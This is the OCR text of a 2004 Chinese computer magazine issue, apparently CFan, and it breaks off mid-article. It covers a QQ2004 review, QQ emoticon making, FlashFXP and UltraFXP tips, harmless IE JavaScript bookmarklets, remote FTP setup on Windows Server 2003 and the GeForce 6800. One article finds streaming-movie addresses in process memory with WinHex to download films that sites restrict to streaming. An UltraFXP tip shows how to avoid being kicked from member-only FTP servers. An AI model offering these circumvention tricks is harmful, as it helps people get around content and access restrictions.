★儿时活动大全（打弹珠、拍洋画、滚铁环、跳房子、纸飞机等）：http://chinaqcn.icpcn.com/yxhg/yxhg.html

★儿时顺口溜：http://chinaqcn.icpcn.com/yxhg/rgjx.html

★百度校园歌曲TOP100：http://list.mp3.baidu.com/xiaoyuan/mp3topsong.html

★模拟天下：http://www.emucn.net/

喜欢玩街机的朋友，喜欢模拟游戏的朋友，来这里定有收获。

★连环画、小人书的专业网站－卡通之窗：http://www.cartoonwin.com

★新浪网动漫世纪：http://comic.sina.com.cn/

★TOM新闻“生于70年代”：http://news.tom.com/hot/day70/

“回味过去，如品味一杯略带苦涩的咖啡，在悠远的时空里感受灵魂的悸动……”讲述生于70年代人们的生活：校园、漫画、动画片、摇滚等。

CF [WL02]

QQ2004 腾空出世

■ 丹东 初春

4月20日，被“炒”了一个多月的QQ2004会员内测版终于在亿万网友的呼声中从天而降，作为腾讯QQ老会员的笔者在第一时间体验了该人气大作。与先前版本不同，QQ2004的简易安装向导使QQ的安装过程更加简洁，轻松几步操作，一个全新的QQ就在我的电脑上安家了。

QQ2004小档案

软件版本:内测版　　软件大小:11.9MB
软件性质:免费软件　　适用平台:Windows 98/NT/Me/2000/XP
下载地址:http://im-sz.qq.com/qq2004preview.exe

软件界面大翻新

QQ2004推出了全新的立体视觉头像与界面，给人以强烈的视觉冲击。QQ2004同时传承了Tencent Messenger的风格样式，采用树状目录显示好友分组信息，同时新增“最近联系人”、“手机好友”分组(见图1)，使得可以轻松找到聊友。

使用点拨

(1)在QQ面板中单击右键，选择“查找用户”菜单或按Ctrl+F快捷键，可以用好友昵称作为关键词查询好友。

(2)单击QQ面板上的“我的好友”按钮可以快速合拢被你展开的好友目录，这样定位好友更快捷。

(3)新版QQ在皮肤管理方面有了很大改进，选择“QQ菜单→皮肤管理器”，可以随时更新网站上的皮肤列表，及时下载更换。



图1

独一无二的“群中群”

在QQ2004中，群功能已经再次升级，不仅可以在原有的群体中畅谈，还可以创建群中“讨论组”，实现群内个别成员之间的小范围交流。

使用点拨

(1)要创建一个讨论组，只需右击某个群下的“讨论组”，选择“创建讨论组”，输入组的名称，并在右侧选择该讨论组中的用户即可。

(2)如果你是群的建立者，还可以将群成员分到不同的组(见图2)，比如将一个名为“我的同事”的群分为“市场部”、“策划部”等。方法是：在“群内组织”上单击右键，选择“添加分组”，为组起一个名字并选择成员即可。

(3)新版QQ已经允许在群内聊天时使用自定义表情、发送屏幕截图。此外，在鼠标选择表情的同时，旁边会出现一个悬浮的预览窗口，以防止选错表情。



图2

完全不同的聊天体验

打开与好友的聊天窗口，会发现经常能用到的“视频”、“文件传送”、“短信”已经被放到了窗口最上方的醒目位置，并且有相应的文字提示，窗口右边则放置了其他操作按钮以及好友QQ秀、自己的QQ秀（见图3）。

使用点拨

(1)可以随意将自己和好友的QQ秀拖动到屏幕上的任意位置，如果不想显示自己的QQ秀，请单击“窗口”按钮，取消选择“自己形象栏”即可。



图3

(2)点击“聊天记录”按钮，会看到聊天记录窗口上方多出了一个“更多消息”按钮，通过它可以方便地进入“消息管理器”。

(3)大家可能注意到聊天窗口中没有了广告，其实新版QQ广告隐藏在好友的QQ秀里，系统会不定时地在QQ秀区域播放广告，不过这并不影响正常使用。

聊友，你往哪里逃！

QQ2004加强了好友搜索的精细度，右键点击分组面板，选择“添加用户”菜单打开“QQ2004查找/添加好友”窗口，与以往简单的条件查询不同，这里可以选择省份、市区、年龄、是否有摄像头等搜索选项，让你不错过任何一个符合




图4

条件的网友。

使用点拨：可以非常细致地查找某个聊友，比如可以查找"辽宁省丹东市拥有摄像头的23岁至30岁的在线女孩"，这比以往的QQ查找功能要细致得多(见图4)。

参数设置更快捷

新版QQ已经将"个人设置"和"参数设置"两个窗口融为一体，这样更便于我们的操作。此外，"信息管理器"中也增加了好友上下线提示信息的设置功能。

使用点拨

(1)以往很多朋友抱怨：自己安装了摄像头，腾讯会将自己加到"在线视频用户"列表中，常常被他人骚扰。新版QQ可以解决这一烦恼，打开"设置"窗口，切换到"本地安全"选项卡，勾选"不要把我列在在线视频用户的列表中"即可。

(2)打开"信息管理器"，可以设置是否提示好友的上下线信息，既可以对某好友分组做整体设置(如选中某个好友分组，勾选"上线提示"则该好友分组中的好友上线时，QQ会给予提示信息)，也可以单独针对某个好友做相应设置(见图5)。



图5

(3)如果不想接收某个好友的信息，但又不想将他拉到黑名单，则可以右击该好友头像，选择"查看资料"，切换到"好友设置"选项卡，勾选"不接收该好友发送过来的任何消息"。

其他改进和不足之处

除了上述主要改进以外，QQ2004还带给我们不少新意，比如增加了手机短信群发功能，在QQ菜单中增加了"一键切换到TM"功能，在QQ邮件中增加了信纸功能，自定义面板中提供了Q-radio用于收听在线广播……

虽然新版QQ的更新让人惊喜，不过在试用过程中也发现了不少问题和不足，比如明明已经接收了某好友的信息，但"最近联系人"中该好友的头像依然在闪动；所有含自定义表情图标的聊天记录都显示为乱码；内存占用比较大、稳定性还不够好的问题依然没有解决。相信在正式版发布时，上述问题会得到修正。

CF [WL03]

我的QQ表情我做主

■ 秦川小小牛　白开水

1.原创我的表情

(1)运行"开始→程序→附件→画图"打开"画图"程序，新建一个图像，然后选择"图像→属性"，在"宽度"和"高度"文本框中分别输入20，"单位"为像素，"颜色"为彩色，点击"确定"按钮。

> 小提示
>
> 是如何知道宽度和高度为20像素的？
>
> 在聊天窗口中，点击"表情"图标，输入任何一个表情，选中后右击，选择"复制"。进入"画图"程序，运行"编辑→粘贴"(最好在粘贴前进入"图像→属性"，把宽度和高度值分别设置为1像素)，会弹出"剪贴板中的图像比位图大。想扩大位图吗"的提示，点击"是"。再进入"图像→属性"，就会看到宽度和高度值了。

(2)运行"查看→缩放→大尺寸"将图像放大，设置好颜色，选择铅笔工具，涂鸦出自己喜欢的表情后保存。

> 小提示
>
> 如果想从一张大图片中截取出表情图标，可以按照如下步骤操作：用"画图"程序打开图片(如果图片不是BMP格式，可以先用ACDSee格式转换或抓屏保存为BMP格式)，拖动鼠标选取自己喜欢的20×20区域即可(在"画图"程序右下角会显示出选取区域的宽度和高度值)。

(3)运行QQ2003III，在表情框中点击"添加自定义表情"(见下图)，进入"表情管理"窗口，将制作好的表情图标文件添加进来，并为该表情定义快捷方式(如">ft")，并随意命名(如"ft")。



FT的图标就是我制作出来的

以后与好友聊天时，输入">ft"就能出现表情了。但有个问题：当的确需要输入">ft"这几个字符时，怎么办呢？其实很简单，在文字输入窗口右击，选择"取消转义符输入表情"即可。

2.发布我的表情

制作了大量个性表情后，如果想与他人分享，可以输出为CFC格式：在"表情管理"窗口中选择要导出的表情，点击"导出"按钮，选择相应项导出保存为CFC格式即可。对方要使用你的表情，只需点击"导入"按钮将该CFC格式导入即可。

小编有话说：腾讯网站开辟了网友上传表情栏目，大家可以去那里下载大量的表情文件，也可以去发布自己的表情，请浏览 http://im.qq.com/cgi-bin/face/face。QQ2003Ⅲ下载地址为 http://im-sz.qq.com/QQ2003Ⅲ.exe。

CF [WL04]

FlashFXP 无法续传的解决

■ 吉林 飘零雪

笔者习惯用FlashFXP来进行FTP文件的上传和下载，不过有几次启动程序后无法续传载入队列中未下载完的文件，经过摸索终于找到了解决办法。

1.发现问题的症结所在

起初觉得这个问题可能是由FTP站点不支持文件续传功能而引起，但通过咨询，排除了这种可能，后来意识到可能与更改了站点名称有关。

笔者的FTP下载站点资源大部分是论坛上的网友推荐的，而他们在推荐时一般只给出了FTP站点的IP地址、用户名、密码，不会注明站点名称，所以我将这些站点添加到FlashFXP站点管理器时是随意命名的。成功登录到站点后，一般先浏览一下该站是否有好东西，若发现了所需的文件则直接下载。在文件传输过程中，我会通过FTP站点欢迎信息获知该站点名称(见图1)，并按F4键调出站点管理器，对站点名称进行修改。如果下载的是容量达几百MB甚至几GB的大文件，那无疑会耗费比较长的下载时间，本次没下载完，当下次再启动FlashFXP试图续传时就会出现无法续传的问题。



图1

2.解决问题

在FlashFXP程序安装目录中，找到名为“02-09-04_11.22.57.197440.fqf”之类的文件，也就是以前未下载完而生成的队列文件，用“记事本”或EmEditor打开，可找到FTP站点的原始名称，重命名为后来更改成的FTP站点名称(见图2)，保存退出后再次启动FlashFXP，就可以续传了。



图2

CF [WL05]

IE 收藏夹还能这样用！

■ 青岛　小美女

我们在第 5 期《看我的收藏夹“七十二变”》一文中曾经介绍过，如何巧妙利用IE收藏夹，比如：可以将本地磁盘目录、控制面板里的组件、常用程序添加到收藏夹中方便调用。除了这些基本功能外，收藏夹还能怎么玩呢？下面请看用简单的JavaScript来DIY自己的IE收藏夹，不需要懂得JavaScript语法，也不需要安装任何软件，却能实现一些非常实用的功能。

实战一：网页图片一点即关

浏览任意网页时，使用收藏夹中的菜单命令来控制不显示该网页所有图片。

Step 1 打开IE，访问任意网站并将它添加到收藏夹。选择“收藏”菜单，右击刚才添加的网站，选择“属性”。

Step 2 在“Web文档”选项卡下，将“URL”栏的地址修改为javascript:for(jK6bvW=0;jK6bvW<document.images.length;jK6bvW++){void(document.images[jK6bvW].style.visibility='hidden')}(所有标点符号都在英文状态下输入，见图1)。



图1

Step 3 切换到“常规”选项卡，将该收藏项的名称修改为“不显示网页图片”。

设置完毕后，在浏览网页时运行“收藏→不显示网页图片”即可屏蔽所浏览页面的图片了。

小编有话说：下面介绍的所有功能与该实例的实现方法类似，不同的是URL值以及收藏项的名称，小渔已经将以下URL代码整理好了，大家可以浏览http://www.newhua.com/cfan/200410/IE.htm加以复制。

实战二：网页文字要大就大，要小就小

有时网页的文字太小，有时又太大，有没有简单的方法让当前网页文字缩小、放大，并可以随意设置倍数呢？

网页文字放大1.5倍的URL值：javascript:void(s=document.body.style);void(z=s.getAttribute('zoom'));if(z){s.setAttribute('zoom',(parseInt(z)+50)+'%');}else s.setAttribute('zoom','150%')

网页文字缩小0.5倍的URL值：javascript:void(s=document.body.style);void(z=s.getAttribute('zoom'));if(z){s.setAttribute('zoom',(parseInt(z)-50)+'%');}else s.setAttribute('zoom','50%')

实现效果：运行收藏夹相应菜单后，放大/缩小网页中的文字，如果多运行几次，文字会成相应比例不断放大/缩小。

> 小提示
>
> 可以根据自己的需要设置网页文字的放大倍数，只要将代码中的“50”和“150”修改为适当的数值即可。

实战三：给网页背景换颜色

有时访问的网页背景色很深，浏览时间久了眼睛容易疲劳，能不能快速更改网页背景色为白色或其他指定颜色呢？

URL值：javascript:void(document.bgColor='white')

实现效果：运行收藏夹相应菜单后，当前网页背景色自动转换为指定的颜色。

> 小提示
>
> ★可将代码中的“white”(白色)修改为其他颜色，如“blue”(蓝色)、“black”(黑色)、“yellow”(黄色)。
>
> ★如果需要在不同的页面使用不同的背景色，那可以将URL值设置为javascript:{document.body.background='';void(document.bgColor=prompt('Change%20to%20which%20background%20color?',''))}，这样当点击收藏夹相应菜单时，IE会弹出一个窗口(见图2)，只要在文本输入框中输入“blue”(蓝色)、“black”(黑色)、“yellow”(黄色)等颜色类英文单词即可将网页背景色转换为相应的颜色。



图2

实战四：给超级链接换颜色

有些网页中的超级链接与普通文字颜色相同，难以辨别，能不能快速将它们区分开来？

URL值：javascript:for(nIx5Bs=0;nIx5Bs<document.all.length;nIx5Bs++){if(document.all[nIx5Bs].tagName=='A'){with(document.all[nIx5Bs].style){if(backgroundColor=='yellow'){void(backgroundColor=document.bgColor)}else{void(backgroundColor='yellow')}}}}

实现效果：运行收藏夹相应菜单后，当前网页的所有超级链接都以黄色为背景色高亮显示。

实战五：高亮显示网页中的关键词

访问一个内容比较繁杂的网站时，想在网页文字中查看某关键词，并将它们标记出来，能实现吗？

URL值：javascript:FD983r={x:function(){var%20r,i,s=document.selection.createRange().text;if(!s)s=prompt('Find:','');if(s){r=document.body.createTextRange();for(i=0;r.findText(s);

i++){r.execCommand('BackColor','','yellow');r.collapse(false)};alert(i)}}};FD983r.x()

实现效果：运行收藏夹菜单后，在弹出窗口中输入要查找的关键词，结果网页中会将当前网页的所有关键词以黄色背景高亮显示。

实战六：网页图片批量保存

想批量保存某网页中的图片，有没有简单点的方法？

URL值：javascript:Ai7Mg6P='';for%20(i7M1bQz=0;i7M1bQz<document.images.length;i7M1bQz++){Ai7Mg6P+='<img%20src='+document.images[i7M1bQz].src+'>
'};if(Ai7Mg6P!=''){document.write('<center>'+Ai7Mg6P+'</center>');void(document.close())}else{alert('No%20images!')}

实现效果：运行收藏夹菜单后，IE会打开一个新窗口，并在该窗口中以列表的形式显示当前网页中的所有图片，要保存图片就方便多了(见图3)。



图3

小提示

将URL值设置为javascript:WN7z=open('','Z6','width=400,height=200,scrollbars,resizable,menubar');DL5e=document.links;with(WN7z.document){write('<base%20target=_blank>');for(lKi=0;lKi<DL5e.length;lKi++){write(DL5e[lKi].toString().link(DL5e[lKi])+'

')};void(close())}，可以在新窗口中列出当前网页中的所有超级链接。

实战七：快速编辑网页文字

想快速编辑网页中的某段文字，可IE不提供编辑功能，真的只有先复制到“记事本”中才行吗？

URL值：javascript:r4NSy=document.selection.createRange().text;dST7Mt=new%20Date();wSv6=open('','w'+dST7Mt.getTime(),'width=400,height=300');wSv6.focus();with(wSv6.document){write('<center><form><textarea%20rows=15%20cols=40%20wrap>'+r4NSy+'</textarea>');void(close())}

实现效果：选中要编辑的文字，运行收藏夹中的菜单后，IE会打开一个编辑窗口，并且已经将选中的文字复制到了窗口中，只需要进行编辑即可(见图4)。



图4

实战八：给IE一个向上的功能

看到MyIE2中有一个“向上”的功能，类似于“资源管理器”中的打开上一级目录，IE如何具有该功能呢？

URL值：javascript:void(location.href=location.href.substring(0,location.href.substring(0,location.href.length-1).lastIndexOf('/')+1))

实现效果：网页转到其上一级域名网址，比如当前正在访问http://www.cfan.com.cn/ipb，运行收藏夹相应菜单后会打开http://www.cfan.com.cn。

CF [WL06]

在线电影下载突破新招

■ pcpchina.com Limited

很多在线影视网站会对电影的真实地址进行处理，一般情况下只能在线观看，要把电影下载回来得找到真实地址才行。《电脑爱好者》2004年第2期的《电影下载五招突破》一文向读者奉献了五招，这里再给大伙来一新招——源码分析。

适用范围：只要能够进入播放页面即可。

适用度：★★★★☆

源码分析并不是分析网页的源代码，而是通过影片播放时保存在电脑内存中的信息来查找真实地址，根据我的使用经验，只要能正常连接到服务器就能在内存中找到真实地址。那如何分析呢？拿出武器WinHex。

WinHex小档案

软件版本：V11.2 SR-1汉化版　软件大小：394KB
软件性质：免费软件　适用平台：Windows 9x/NT/2000/XP
下载地址：http://sq3.onlinedown.net/down/HA_WHex11_2SR1_ZQ.rar

选择要下载的电影并连接成功(不要关闭播放窗口)，运行WinHex，选择“工具→RAM编辑器”，打开如图1所示的“查看虚拟内存”窗口，这里罗列的是当前运行的所有进程，由于是用IE打开的，因而选择“Explorer”进程并双击。然后选择“搜索→查找文本”，输入流媒体字首关键词(如“mms://”、“rtsp://”、“mmst://”)或字尾关键词(如“wmv”、“avi”、“asf”)搜索即可找到真实地址(见图2)。



图1




图2

小提示

★源码分析主要针对的是那些能在线播放，但其播放工具镶嵌在网页里的流媒体，有的还屏蔽了鼠标右键。

★要查找下一个可以按F3键。

特别提醒：本文只是讲解技术实现方法，请不要用于非法场合！ CF [WL07]

看点
①可以帮你实现每日更新的FTP软件
②可以自动处理错误的FTP软件
③可以充分个性化的FTP软件
④一键实现FXP

■上海　狂ρκ雪影

FlashFXP的挑战者——UltraFXP

提起FTP客户端软件，大家可能会自然而然地想起CuteFTP、LeapFTP或FlashFXP，可我今天要介绍给大家的并不是这些老牌劲旅，而是一款功能足以挑战各老牌劲旅的免费软件——UltraFXP。

UltraFXP小档案

软件版本:1.07多国语言版　　软件大小:2922KB
软件性质:免费软件　　适用平台:Windows 9x/Me/NT/2000/XP
下载地址:http://nj2.onlinedown.net/down/ultrafxp.exe
软件备注:这款软件与大家熟悉的FlashFXP非常相似，所以一些基本操作本文将不再进行介绍。

小资料

1.为什么我在运行UltraFXP时提示以下字符？

HandleThreadMsg[107]: Access violation at address 00406A30 in module 'ULTRAFXP.EXE'. Read of address 0F1F001C

HandleThreadMsg[107]: Access violation at address 006D90F2. Write of address 00D80058

答:请关掉机器上的系统限制软件，如网吧管理系统等。

2.为什么我在使用UltraFXP时经常会没有响应？我的系统是Windows 98。

答:这是程序的BUG，在Windows 98下极少部分用户可能会遇到此种情况。

实战一:真真正正每日更新

实战分析:很多网站都会标明“每日更新”，那么如何才能真正实现呢？难不成每晚12点都要跑到电脑前上传文件？当然不用，只要做好网页，让FTP定时帮你上传就行了，同时为了节约能源，上传完成后，还能让电脑自动关机。

Step 1 点击菜单中的“选项→站点管理器”，设置好FTP地址和账号等(见图1)，然后连接FTP。




图1　这里要输入IP地址、端口号、用户名及密码等

Step 2 按照如图2所示进行操作。



图2　只要几步就可以完成自动更新

Step 3 这时会弹出“任务属性”窗口，在“计划任务”下拉菜单中选择“一次”，将其下的日期设置为第二天(比如今天是2004年4月24日，则将日期设置为2004年4月26日)，“启动时间”处设置为“00:00:00”，点击“确定”。

Step 4 点击菜单中的“工具→任务”，可以看到刚才设置好的任务，点击“新建任务”按钮，在弹出的窗口中按Step 3的方法设置好“计划任务”及“启动时间”，其中“启动时间”需要延后1小时(可根据上传文件大小修改此项设置)，然后点击“需要做的事情”标签，从下拉菜单中选择“关机”即可。

小提示

● 用同样方法可以实现夜间的计划下载。

实战二:一眼找到需要的文件

实现功能:如果每种文件类型使用一种颜色，相信这样不管是查找文件还是下载文件都会很方便。这里以显示列表时，所有HTML文件用绿色，JPG和GIF用蓝色为例。

Step 1 点击菜单中的“选项→配置UltraFXP”，在左侧窗格中点击“高亮”项。

Step 2 单击右侧窗格中的“增加”按钮，在“文件名匹配”框中输入“*.htm*”(因为HTML文件的扩展名可以为HTM，也可以为HTML，所以在扩展名处又加了一个通配符)，点击“确定”。

Step 3 这时“文件名匹配”框中就出现了“*.htm*”，选中它后，在右边的颜色选择中选绿色即可。用同样方法可

添加JPG和GIF文件。

实战三:只上传/下载有用的文件

实战分析:有时只想下载FTP文件夹下的RAR文件，而这时还有一些TXT文件，如何不去下载那些文件呢？这就要使用“忽略列表”功能了。

Step 1 点击菜单中的“选项→配置UltraFXP”，在左侧窗格中点击“忽略列表”项。

Step 2 在文件名匹配输入框中输入“*.TXT”，点击“增加”按钮，然后勾选最右侧的“启用忽略列表”。

Step 3 在右上方的“忽略模式”中选择“全部”，点击“确定”。

这时，所有TXT文件在下载时都会被自动忽略，因此直接按Ctrl＋A选择所有需要下载的文件即可，再也不用按Ctrl键一个一个点选了。

小提示

★此方法同样也适用于上传,比如可以设置*.db、*.bak等文件不上传。

★无论是在本地还是远程,在下载/上传之前为文件重命名都是一件很有必要的事情,而UltraFXP也考虑到了这一点,在软件中增加了批量重命名:只要选中需要重命名的文件,然后选择菜单中的“工具→多文件重命名”就可以了。

实战四:防踢与自动重连

实现功能:大多数FTP网站为了防止资源浪费，会将长时间没有操作的空闲连接自动踢除，试试UltraFXP的防踢功能吧！

Step 1 点击菜单中的“选项→配置UltraFXP”，点击“防止被踢”项。

Step 2 在“发送以下命令防止被踢”的下拉框中选择“CWD.”项。

小提示

这里有CWD、PWD、LIST、NOOP四个操作命令，默认的CWD是这四个命令中最节省流量的操作,其意思为“改变远程系统的工作目录”,其他操作(如LIST)就比较费时间,在网络状况不佳或服务器速度一般的情况下使用LIST作为防踢命令很有可能引起超时或其他类似的错误,建议使用默认的CWD。

Step 3 接着根据服务器的实际情况在“每隔”下设置合适的间隔，设置得太短会导致操作过频，所以不要太贪心，不被踢就行。

Step 4 勾选“如果被踢就重新连接”，这样被踢之后UltraFXP会自动再次连接服务器。

小提示

有些服务器是会员制的,当你用非会员ID登录时,每隔一段时间就会被踢出来一次,你需要重新连上才能继续下载,而使用这个功能,则不会再有那种情况发生。

小资料

1.UltraFXP与Foobar2000同时启动

点击菜单中的“工具→任务”,单击“新建任务”按钮,在“计划任务”下拉菜单中选择“当UltraFXP启动的时候”,然后点击“需要做的事情”标签,确认下拉菜单中为“运行脚本”,然后在下面的文本框中输入以下代码:

```
UF_ShellExecute('C:\Program Files\foobar2000\foobar2000.exe','',0);
```

请注意:这里C:\Program Files\foobar2000\foobar2000.exe是foobar2000的安装目录,请按实际安装路径修改。当然也可以在这里修改为其他的启动程序。

2.利用脚本实现站点对传(FXP)

FXP站点对传是一项非常重要的功能,用它制作和更新镜像站非常方便。可是,每次重复的操作让人很烦,如果有了脚本功能，就非常轻松了。

首先,选择菜单中的“命令→编辑命令”,点击“新建组”按钮,建立一个名为“MyCMD”(不含引号)的组,然后使用“新建命令”按钮新建一个名为“AUTOFXP”的命令;勾选“用脚本执行”,在“快捷键”中设置一个快捷键,如F12;接着在下面的文本框中输入以下代码:

```
var rSite1;
var rSite2;
begin
rSite1:='1';
rSite2:='2';
if UF_InputQuery('站点对传','主服务器名',rSite1) then
if UF_InputQuery('站点对传','镜像服务器名',rSite2) then
if UF_MsgBox('确认','你是否确定对传两个站点',1)=1
then
UF_FXPDIR(rSite1,'/',rSite2,'/','',-1);
end;
```

以后打开UltraFXP,只要按一下F12,在弹出窗口中输入主服务器和镜像服务器名即可。但要注意,该脚本必须在站点管理器中已经定义了这两个站点的情况下使用,因为需要输入的服务器名是站点管理器中站点的名称。

实战五:下载完成自动校验

实战分析:在很多FTP站点的下载文件夹中，除了需要的软件、视频或其他文件外，还有一个SFV文件用于校验(有关这部分内容可以参考本刊第4期《谁动了我的奶酪——文件校验攻略SFV及CRC篇》一文)，手动校验实在麻烦，所以UltraFXP提供了SFV的自动校验功能。

Step 1 点击菜单中的“选项→配置UltraFXP”，然后点击其中的“数据完整性校验”，确认“下载的时候自动校验SFV”已经勾选。

Step 2 从FTP上下载文件后，UltraFXP就会直接校验了。

Step 3 如果需要手动校验，只要在本地窗口中双击已下载的SFV文件，然后在弹出的对话框中“确认”即可。

远程创建／删除FTP服务

■ 江苏 仲治国

如果服务器使用的是Windows Server 2003，那么网络管理员可以利用Web接口管理，高效、安全地在远程创建／删除FTP服务。

1.激活Web管理接口

依次点击“开始→设置→控制面板→添加／删除Windows程序→添加／删除Windows组件”，在“Windows组件向导”窗口中逐层展开“应用程序服务器→Internet信息服务(IIS)→万维网服务”，勾选“远程管理(HTML)”项，点击“确定”按钮安装Web管理接口组件。

安装完成后，就可以在远程输入“https://服务器IP地址:8098”访问Windows Server 2003了。

2.远程创建FTP服务

Step 1 在浏览器中输入“https://服务器IP地址:8098”连接远程服务器，输入管理员用户名和密码登录。

Step 2 首先点击“站点”，然后点击页面右侧“任务”列表中的“创建”按钮，在“站点标识符”右侧的文本框中输入服务名(如“ftp”)，按Tab键转换到下一项，“目录”右侧的文本框中会自动出现默认创建的目录，“网站管理员”项的文本框中也会自动出现该服务所对应的默认管理员名称(如“ftp_Admin”)，接着在“管理员密码”和“确认密码”中输入密码(见图1)。设置完后，不要急于点击“确定”按钮，因为此时创建的FTP服务端口并不是FTP服务默认的21端口，而是与默认网站相同的80端口。



图1

正确的做法是：点击“站点标识”项，设置“TCP端口”为“21”，接着在“IP地址”下拉菜单中选择需指定的IP地址，如192.100.100.16(局域网中使用)或202.102.9.142之类(远程使用)，最后点击“确定”按钮，稍后在返回的“网站配置”管理页面中可以看到刚刚创建的名为“ftp”的服务(见图2)。




图2

Step 3 当前服务已经创建成功了，但还没有被激活，点击“任务”列表中的“启动”按钮即可激活。

> 小提示
>
> 点击“任务”列表中的“删除”按钮可以将创建的FTP服务删除。

3.登录FTP服务

现在就可以使用CuteFTP这类的FTP客户端软件尝试登录刚刚创建的FTP服务了，而且系统在自动创建的目录中新建了一个“新文件夹”(见图3)。登录成功后，就可以进行文件的上传、下载、更名、删除等操作了。




图3

小编有话说：FTP服务的创建与删除仅仅是Web接口管理的一种并不算高级的应用，希望本文能抛砖引玉，帮助大家挖掘出Windows Server 2003中更多更实用的网络管理技巧来。

CF [WL09]

> 你知道吗？
>
> UltraFXP的错误处理功能
>
> UltraFXP有强大的计划任务功能。可是如果在自动执行任务的过程中发生了错误，比如网络延时造成的超时，在有人操作的情况下可能没问题，可此时大多数FTP软件便无能为力了。UltraFXP提供了错误处理功能，可以事先设置在传输中发生哪种错误时重试的次数。设置该功能的方法很简单，只要点击菜单中的“选项→配置UltraFXP→错误处理”项，然后设置好重试的次数等项即可，也可以使用“增加”按钮增加新的错误。不过很遗憾，目前“错误处理”仅支持单一的操作，也即是说，所有的错误对应的处理方法只有一种。

实战六：个性化你的UltraFXP

实战分析：很多朋友喜欢DIY符合自己操作习惯的软件，下面就拿UltraFXP动手吧！


Step 1 点击菜单中的“选项→配置UltraFXP”，点击“个人喜好”，勾选“创建目录后进入目录”，这样便省略了一次双击操作。

Step 2 在很多Unix服务器上，大写的网页文件常常不被支持，本地文件在上传前难道要一一改名吗？当然不必，只要把“大小写”下的“当上传的时候”改为“全部小写”即可。用相同的方法，也可以在下载时实现大小写的转换。

Step 3 如果需要直接编辑远程的HTML，可以在“当在远程文件上双击的时候”中设置“编辑文件”，如果有别的需要，可以设置为“开始传输”、“加入队列”、“查看文件”或默认的“无动作”。本地文件中除了将“查看文件”改成为“运行文件”之外，其他与远程无异。

> 小提示
>
> 当勾选“智能的UF_ChainFXP”时，程序将自动删除与父目录名相同的子目录，以避免因操作失误而导致的路径错误。

CF [WL08]



超越巅峰

—— GeForce 6800系列显示芯片

■振华网 残剑

2004年4月14日，万众期待的nVIDIA GeForce 6800系列显示芯片(见图1)正式发布了，也就是我们以前常说的NV40。这款由500名研发人员参与，花费数亿美元，历经18个月研发的产品究竟能给我们带来什么？相信大家十分关注。笔者特地撰写这篇关于GeForce 6800系列显示芯片的技术文章，让广大读者能进一步了解这款堪称全球第一的显示芯片。



图1

一、GeForce 6800系列显示芯片规格介绍

GeForce 6800系列显示芯片拥有着令人惊讶的规格参数，以及诸多全新的技术特性。首先，GeForce 6800 Ultra拥有空前的2.22亿个晶体管，数量相当于Northwood P4的4倍或者Pentium 4 EE的2倍，几乎达到了0.13微米制造工艺所能达到的极限。

GeForce 6800 Ultra芯片的面积相当大(见图2)，核心采用BGA封装，封装面积达到了40mm × 40mm。



图2

说到这里，大家可能关心的GeForce 6800系列显示芯片的成品率问题，NV40会不会和NV30一样“胎死腹中”？这次nVIDIA采用电路冗余技术来保证芯片的成品率。简单地说，电路冗余技术就是采用附加备份电路和自动纠错功能，使得芯片具有自动修复能力。

在NV35时期，nVIDIA是通过台积电和IBM两家晶片厂来生产的，现在因为台积电和ATi的关系，所以nVIDIA只选择了IBM一家。这次凭借IBM的逻辑电路冗余技术使得芯片即使有一些瑕疵依旧可以正常使用，降低了产品的报废率。

GeForce 6800 Ultra内核频率为400MHz，显存频率达550MHz，而nVIDIA之前的最高端产品GeForce FX 5950 Ultra的内核频率和显存频率都是475MHz。另外，GeForce 6800 Ultra有多达16条图像渲染流水线，比GeForce FX 5950 Ultra的8条流水线多了一倍。由于采用和GeForce FX相同的生产线，因此和以往的产品一样，GeForce 6800系列显示芯片也分为普通版和Ultra版。它们虽然内核相同，但非Ultra版的GeForce 6800频率会稍微低一些，流水线数量也只有12条，同样显存也降为128MB。

GeForce 6800 Ultra公版显卡上设计了两个独立的电源接口(见图3)，根据官方说明最好使用480W电源，具体指标是+5V 40A、+12V 24A、+3.3V 32A，不过估计使用400W电源也可以应付。显卡上还安装了蜂鸣器，如果电源没有连接好，会发出报警声。




图3

二、GeForce 6800系列显示芯片新技术一览

GeForce 6800系列显示芯片支持全新的DirectX 9.0c。在DirectX 9.0c中加入了Pixel Shader 3.0和Vertex Shader 3.0，但微软并没有将这一版本的DirectX命名为DirectX 9.1，而是加上了后缀“c”。这说明这一版本的DirectX是对前两个版本的进一步完善。其他新技术如下：

1.流水线

